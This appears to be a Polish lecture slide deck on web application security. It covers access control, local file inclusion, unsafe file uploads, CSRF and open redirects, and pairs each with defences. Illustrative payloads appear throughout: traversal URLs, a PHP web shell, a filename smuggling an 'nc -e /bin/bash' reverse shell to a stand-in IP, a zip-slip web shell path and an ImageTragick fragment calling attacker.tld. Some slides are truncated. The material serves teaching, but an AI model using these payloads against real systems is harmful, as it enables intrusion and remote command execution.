


# Autoryzacja


Weryfikacja, czy dany użytkownik (sesja) ma dostęp do konkretnego zasobu lub funkcjonalności.



# Autoryzacja

Co może pójść nie tak?


- Pominięcie weryfikacji.
- Niepełna weryfikacja (GUI vs Controller).




# Autoryzacja

- A4 - Insecure Direct Object References
- A7 - Missing Function Level Access Control
- A8 - Cross-Site Request Forgery (CSRF)
- V4. Access control
- Błędy implementacji:
  - Pominięcie weryfikacji kontroli dostępu.
  - Weryfikacja dostępu jedynie do funkcjonalności, lecz nie do konkretnego zasobu.

**DILBERT** by Scott Adams



# Security by Obscurity



```
<div class="attack-container">
  <div id="ac-menu-wrapper">
    <div id="ac-menu">
      <h3 class="menu-header">Account</h3>
      <div class="menu-section">
        <ul>
          <li>My Profile</li>
          <li>Privacy/Security</li>
          <li>Log Out</li>
        </ul>
      </div>
      <h3 class="menu-header">Messages</h3>
      <div class="menu-section">
        <ul>
          <li>Unread Messages (3)</li>
          <li>Compose Message</li>
        </ul>
      </div>
      <h3 class="hidden-menu-item menu-header">Admin</h3>
      <div class="menu-section hidden-menu-item">
        <ul>
          <li><a href="/users">Users</a></li>
          <li><a href="/config">Config</a></li>
        </ul>
      </div>
    </div>
  </div>
</div>
```



## Dostęp do funkcji (Spring MVC)

```
@RequestMapping(value=USER, method=RequestMethod.GET)
@Secured(value = {"ROLE_ADMIN"})
public @ResponseBody User signin(@PathVariable String
    logger.info("GET users/"+userId+" received");
    User user= service.getUser(userId);
    if(user==null)
        throw new ResourceNotFoundException();
    return user;
}
```

## Dostęp do funkcji (Django)

```
from django.contrib.auth.decorators import login_required  
  
@login_required(redirect_field_name='my_redirect_field')  
def my_view(request):  
    ...
```

# Dostęp do funkcji

- Jak się zabezpieczyć?

**Weryfikuj, czy zalogowany użytkownik ma dostęp do funkcji na poziomie funkcji.**

- Każdy framework posiada mechanizm kontroli dostępu.
- Warto skorzystać z gotowych, sprawdzonych rozwiązań.
- Nie twórz własnego mechanizmu, chyba że wiesz co robisz :)

# Kontrola dostępu do funkcji - ASVS

- Zachowaj regułę najmniejszych uprawnień. Każda funkcja powinna być dostępna tylko dla tych ról, które tego wymagają.
  - Pamiętaj, aby prezentowana kontrola dostępu (frontend) pokrywała się z kontrolą dostępu po stronie serwera.
  - Nie wprowadzaj ŻADNEJ autoryzacji po stronie klienta (przeglądarka).
  - Loguj próby dostępu do funkcji, szczególnie te nieudane.
- 
- Dla szczególnie istotnych zasobów wprowadź mechanizm dwuskładnikowego uwierzytelnienia.



# Dostęp do zasobów

- <https://www.twojastrona.pl/112345.pdf>
- <https://www.twojastrona.pl/documents/112345.pdf>
- <https://www.twojastrona.pl/file?id=112345>
- <https://www.twojastrona.pl/file?user=115&id=112345>
- <https://www.twojastrona.pl/file/112345>

# Dostęp do zasobów (jeszcze gorzej)

- Żądania GET pozwalają pobierać pliki.
- A co jeśli serwis (np. API) wspiera również PUT, DELETE, POST?

**Nieuwierzytelnione zapisywanie i nadpisywanie plików na serwerze! (Wróćmy do tego)**

- A co, gdy parametr funkcji pobierającej plik zawiera ścieżkę do pliku?  
`https://www.twojastrona.pl/document.php?id=report.pdf`  
`https://www.twojastrona.pl/document.php?id=reports/report.pdf`

**Wyświetlenie (pobranie) dowolnego pliku na serwerze (Local File Inclusion)!**

**A jakie mogą nas interesować?**

- Kod lub binarka aplikacji.
- Pliki konfiguracyjne.
- Plik z historią komend.

# Pobranie dowolnego pliku (LFI)

```
function show_file($file)
{
    // Checks whether a file or directory exists
    // if(file_exists($file))
    if(is_file($file)) {
        $fp = fopen($file, "r") or die("Couldn't open $file.");
        while(!feof($fp)) {
            $line = fgets($fp,1024);
            echo($line);
            echo "<br />";
        }
    } else {
        echo "This file doesn't exist!";
    }
}
```

```
$file = $_GET["page"];
show_file($file);
```

- <https://www.twojserwis.pl/file.php?page=messages.txt>
- <https://www.twojserwis.pl/file.php?page=messages/msg1.txt>
- <https://www.twojserwis.pl/file.php?page=../../config.php>

# Pobranie dowolnego pliku (LFI)

```
<?php echo include("include/".$_GET['filename']); ?>
```

```
<%  
    String p = request.getParameter("page");  
    @include file="<%= "includes/" + p %>"  
%>
```

- <https://www.twojserwis.pl/file.php?page=../../config.php>
- Jak się przed tym zabezpieczyć?

**Usunięcie wszystkich "../" ?**

- <https://www.twojserwis.pl/file.php?page=....//....//config.php>
- <https://www.twojserwis.pl/file.php?page=../../config.php>

**Usunięcie wszystkich ".." oraz "/" ?**

- <https://www.twojserwis.pl/file.php?page=/var/www/web-app/config.php>

# Pobranie dowolnego pliku (LFI)

- Wygląda na prosty błąd.
- Jak bardzo jest popularny? Czy tylko mali gracze mają z nim problem?



#196448

## Local file inclusion vulnerability on a DoD website

State ● Resolved (Closed)

Disclosed publicly April 27, 2017 9:23pm +0200


Reported To U.S. Dept Of Defense

Weakness Privilege Escalation

# Pobranie dowolnego pliku (LFI)

- Jak się zabezpieczyć?
- Jeśli pliki są ogólnie dostępne (js, css, itp.) to odwołuj się do nich bezpośrednio i przechowuj w folderze z WWW.  
`https://www.twojastrona.pl/assets/js/script.js`
- Chronione zasoby
  - Przechowuj pliki poza folderem WWW.
  - Udostępniaj pliki na podstawie przypisanego identyfikatora (np. przechowywanego w bazie).
  - Weryfikuj, czy zalogowany użytkownik ma dostęp do pliku na poziomie funkcji pobierającej plik.

# Upload pliku



POST /cOnfid3nce\_2016/gallery/ HTTP/1.1  
Host: 212.71.244.194  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: pl,en-US;q=0.7,en;q=0.3  
Content-Type: multipart/form-data; boundary=-----331212913884  
Content-Length: 450  
Referer: http://212.71.244.194/cOnfid3nce\_2016/gallery/  
Cookie: PHPSESSID=q5p9vaulgc6777q43ib5vve760  
Connection: close  
Upgrade-Insecure-Requests: 1

-----331212913884  
Content-Disposition: form-data; name="plik"; filename="xsspng.png"  
Content-Type: image/png

%PNG

□

IHDR □□□□i f c I D A T x e c ' b < S c R i P T s R C = // X Q I . C C > < / S C r I p t > Āā3`ā□...□GOÜk:řñ+MIóÜŃŃV/?òX9J?□#öösG;İN†Q0  
FÁ(□□i`□œ,Q0  
FÁ°<□□□-ŮHIENDœB` ,

-----331212913884  
Content-Disposition: form-data; name="send"


WyÅlij zapytanie

-----331212913884--



# Upload pliku

- Co może pójść nie tak?
- Nadpisanie pliku.
- Wgranie webshella.



# Typ wgrywanego pliku

- Zwykle serwisy ograniczają listę dostępnych typów plików (np. tylko JPG, PNG, GIF).
- W jaki sposób można zweryfikować typ pliku?
- Rozszerzenie (np. \*.jpg).
- Typ pliku (np. image/jpeg).
- Typ danych na podstawie treści.
- Dlaczego pierwsze dwa są złe?
- Bo to ja ustalam rozszerzenie i typ pliku.

```
-----331212913884
Content-Disposition: form-data; name="plik"; filename="xsspng.png"
Content-Type: image/png
```

# Typ wgrywanego pliku

- Jak sprawdzić typ pliku?
- Biblioteka magic

```
>>> import magic
>>> magic.from_file("testdata/test.pdf")
'PDF document, version 1.2'
>>> magic.from_buffer(open("testdata/test.pdf").read(1024))
'PDF document, version 1.2'
>>> magic.from_file("testdata/test.pdf",
'application/pdf')
```

## Graphics file magic numbers

Description	Extension	Magic Number
Adobe Illustrator	.ai	25 50 44 46 [%PDF]
Bitmap graphic	.bmp	42 4D [BM]
JPEG graphic file	.jpg	FFD8
JPEG 2000 file	.jp2	0000000C6A502020D0A [...jP..]
GIF graphic file	.gif	47 49 46 38 [GIF89]
TIF graphic file	.tif	49 49 [II]
PNG graphic file	.png	89 50 4E 47 .PNG
Photoshop Graphics	.psd	38 42 50 53 [8BPS]
Windows Meta File	.wmf	D7 CD C6 9A
PDF Document	.pdf	25 50 44 46 [%PDF]

[Link](#)

[00000000] 89 50 4E 47 00 0A 1A 0A 00 00 00 00 49 48 44 52 .PNG.....IHDR  
[00000016] 00 00 00 F3 00 00 00 C3 08 06 00 00 00 57 8C 27 .....w..'

# Typ wgrywanego pliku

- Jakie mogą być konsekwencja przyjmowania plików niezgodnych z założeniem?
- Wgranie złośliwego oprogramowania (malware).
- Ktoś to ściągnie i zainfekuje komputer.
- **Dlatego powinniśmy zweryfikować zawartość pliku, a najlepiej przepuścić go przez antywirusa po wgraniu.**

# Miejsce docelowe

- Pliki powinny być wgrywane poza folder wykonywalny aplikacji.
- Dlaczego?

```
/var/www/website/  
    index.php  
    uploads/  
        <uploaded-files>
```

```
<?php system($_GET['cmd']); ?>
```

```
/var/www/website/uploads/shell.php
```

```
GET /uploads/shell.php?cmd=ls
```

```
total 28  
drwxrwxr-x  3 andre andre 4096 Mai  4 10:02 .  
drwx----- 49 andre andre 20480 Mai  4 10:01 ..  
drwxrwxr-x 41 andre andre  4096 Mai  4 10:02 moodle
```

# Miejsce docelowe

- Czy tylko folder aplikacji powinien nas interesować?

```
/var/www/  
  website/  
      index.php  
  uploads/  
      <uploaded-files>
```

```
-----WebKitFormBoundaryEpkpFF7tjBAqx29L  
Content-Disposition: form-data; name="uploadedfile"; filename="/var/www/website/sh.php"  
Content-Type: image/jpeg  
  
--- JPEG MAGIC NUMBER ---  
<?php system($_GET['cmd']); ?>  
-----WebKitFormBoundaryEpkpFF7tjBAqx29L--
```

```
GET /sh.php?cmd=ls
```

```
total 28  
drwxrwxr-x  3 andre andre 4096 Mai  4 10:02 .  
drwx----- 49 andre andre 20480 Mai  4 10:01 ..  
drwxrwxr-x 41 andre andre  4096 Mai  4 10:02 moodle
```

# Miejsce docelowe

- Określamy bezpieczne miejsce docelowe - poza webrootem.
- Weryfikuj, czy ktoś nie próbuje zapisać plik poza wybrany folder.
- **Weryfikuj wszystkie parametry.**

# Wykorzystanie pliku

- Pliki nie powinny być wykorzystywane bezpośrednio przez serwis do wywołania komend systemowych.
- To może prowadzić do wykonania złośliwej komendy (Command Injection).
- Załóżmy, że po wgraniu pliku, jest on wykorzystywany w następującym kodzie:

```
<?php
// ...
$result = system("/bin/process_file " + $filename);
//...
?>
```

- Jakież pomysły?

```
-----WebKitFormBoundaryPkpFF7tjBAqx29L
Content-Disposition: form-data; name="uploadedfile"; filename="plik.txt; nc -e /bin/bash
123.123.123.123 8888 &"
Content-Type: application/x-object

... contents of file goes here ...
-----WebKitFormBoundaryPkpFF7tjBAqx29L
```

```
$result = system("/bin/process_file plik.txt; nc -e /bin/bash 123.123.123.123 8888 &");
```



# Przetwarzanie wgr

## Sample Run - Flat mode

```
python zip-bomb.py flat 1024 out.zip
```

- Co można zrobić z wgrany plikiem?
- Na przykład ZIP -> rozpakuj
- Załóżmy, że po wgraniu p
- Czy coś może pójść nie ta



- ZIP Bomb - <https://github.com>
- Zawartość archiwum:
  - Linki symboliczne -> LFI
  - Wielopoziomowe ścieżki -> Nadpisyw

```
../../../../../../../../var/www/cmd.php - <?php exec($_GET["cmd"]); ?>
```

- Co robimy?
  - Najpierw sprawdzamy zawartość bez ro
  - Rozpakowywać najlepiej w odizolowany

Output Click here to download [42.zip](#)(42.374 bytes zipped)

Comp  
Size  
Gene

The file contains 16 zipped files, which again contain zipped files, which contain 1 file, with the size of 4.3

So, if you extract all files, you will most likely run ou

Sam

16 x 4294967295	= 68.719.476.720 (68GB)
16 x 68719476720	= 1.099.511.627.520 (1TB)
16 x 1099511627520	= 17.592.186.040.320 (17TB)
16 x 17592186040320	= 281.474.976.645.120 (281TB)

Output Password: 42

Warning: Using nested mode. Actual size may differ from given.  
Compressed File Size: 1.90 KB  
Size After Decompression: 4590 MB  
Generation Time: 5.82s

# Przetwarzanie wgranego pliku

- ImageMagic - przetwarzanie obrazków.
- <https://imageragick.com/>
  - Przetwarzanie niepoprawnych plików - nie obrazków.
  - Wykorzystanie podatnych dekodów (Empheral, URL, MVG, MSL)
- Facebook? ([http://4lemon.ru/2017-01-17\\_facebook\\_image\\_tragick\\_poc/](http://4lemon.ru/2017-01-17_facebook_image_tragick_poc/))

- Co zrobić?
- Sprawdzić, czy jesteś podatny. (<https://github.com/ImageTragick/PoCs>)
- Weryfikować poprawność plików na podstawie ich tzw. magic numbers.
- Wyłączyć podatne dekodery (polityka).

**<https://imageragick.com/>**

```
"http://$i.attacker.tld/" -d @- > /dev/null; done`'  
pop graphic-context
```

# Przechowywanie plików na zewnątrz

- Wykorzystanie zewnętrznego serwisu.
- Usługi hostingowe (AWS S3 buckets, filepicker.io).
- Uwierzytelnienie w dostępie do pliku.

```
GET /photos/puppy.jpg
?AWSAccessKeyId=AKIAIOSFODNN7EXAMPLE&Expires=1141889120&Signature=vjbyPxybdZaNmGa%2ByT272YEA
iv4%3D HTTP/1.1
Host: johnsmith.s3.amazonaws.com
```

<http://docs.aws.amazon.com/AmazonS3/latest/dev/RESTAuthentication.html>

```
GET /photos/puppy.jpg HTTP/1.1
Host: johnsmith.filepicker.io
```

# Nazwa pliku


- Czy użytkownik może określić nazwę zapisanego pliku?

-----331212913884

Content-Disposition: form-data; name="plik"; filename="xsspng.png"

Content-Type: image/png


- Dlaczego to ważne?
- Nazwa pliku jest często prezentowana w systemie.
- Rzadko też jest weryfikowana, bo przecież nie jest to prosta liczba, a system operacyjny sam nie pozwala na umieszczenie dziwnych znaków w nazwie.



# Nazwa pliku - XSS

- Jakie to może mieć konsekwencje?
- Może np. być wykorzystane do ataku Cross Site Scripting (XSS).
- Wykonanie kodu w przeglądarce użytkownika.
- Wrócimy do tego przy okazji omawiania frontendu.

# Dostęp do serwisu z zewnątrz



# Dostęp do serwisu z zewnątrz

- Co może pójść nie tak?
- Mogę wykorzystać konto użytkownika, żeby w jego imieniu wykonać akcję w aplikacji.
- Muszę go zmusić do wejścia na moją stronę.

```
GET / HTTP/1.1  
Host: attacker.com
```

```
(...)  
  
(...)
```

```
GET /change_user?id=1023&role=admin HTTP/1.1  
Host: twojserwis.pl  
Cookie: SESSID=234ca534b6dae234
```

# Dostęp do serwisu z zewnątrz

- Jakie to może mieć konsekwencje?
- Dostęp do konta użytkownika.
- Mogę zmusić użytkownika, żeby wykonał akcję w serwisie, w którym jest aktualnie zalogowany.
- Znaczenie takiego ataku zależy od tego, jakie akcje można wykonać.



#127703


## [CRITICAL] Full account takeover using CSRF

Share:

State ● Resolved (Closed)

Severity □□□□ No Rating (---)

Disclosed publicly April 12, 2016 9:18pm +0200

Participants 

Reported To [Badoo](#)

Visibility Public (Full)

Weakness Cross-Site Request Forgery (CSRF)

Bounty \$852




# Dostęp do serwisu z zewnątrz

- Jak się zabezpieczyć?
- Funkcjonalności zmiany danych w serwisie realizuj za pomocą metody POST.
- Dodaj do serwisu mechanizm anti-CSRF.

```
(...)  
<input type="hidden" name="csrfmiddlewaretoken" value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />  
(...)
```

```
POST /change_user?id=1023&role=admin HTTP/1.1  
Host: twojserwis.pl  
Cookie: SESSID=234ca534b6dae234
```



# Dostęp do serwisu z zewnątrz

- Jak się zabezpieczyć?
- Funkcjonalności zmiany danych w serwisie realizuj za pomocą metody POST.
- Dodaj do serwisu mechanizm anti-CSRF.

```
(  
< HTTP/1.1 200 OK  
(  
Set-Cookie: Csrf-token=i8XNjC4b8KVok4uw5RftR38Wgp2BFwql; expires=Thu, 23-Jul-2015  
10:25:33 GMT; Max-Age=31449600; Path=/  
)
```

```
POST /action HTTP/1.1  
(...)  
X-Csrf-Token: i8XNjC4b8KVok4uw5RftR38Wgp2BFwql  
(...)
```

# Dostęp do serwisu z zewnątrz


- Jak się zabezpieczyć?
- Funkcjonalności zmiany danych w serwisie realizuj za pomocą metody POST

```
MIDDLEWARE = [  
    'django.middleware.security.SecurityMiddleware',  
    'django.contrib.sessions.middleware.SessionMiddleware',  
    'django.middleware.common.CommonMiddleware',  
    'django.middleware.csrf.CsrfViewMiddleware',  
]
```

```
<form action="" method="post">  
{% csrf_token %}  
(...)
```

# Niebezpieczne przekierowania

- Parametr next w panelu logowania.
- <http://twojserwis.pl/login?next=/issueapp/1628/view/22>
- <http://twojserwis.pl/login?next=http://tw0jserwis.pl/issueapp/1628/view/22>



Telefon, e-mail lub nazwa użytkownika

Hasło [Zaloguj się](#)

☒ Zapamiętaj mnie · [Nie pamiętasz hasła?](#)

---


**Pierwszy raz na Twitterze? Zarejestruj się**

Imię i nazwisko

E-mail

Hasło

[Zarejestruj się na Twitterze](#)



Telefon, e-mail lub nazwa użytkownika

Hasło [Zaloguj się](#)

☒ Zapamiętaj mnie · [Nie pamiętasz hasła?](#)

---


**Pierwszy raz na Twitterze? Zarejestruj się**

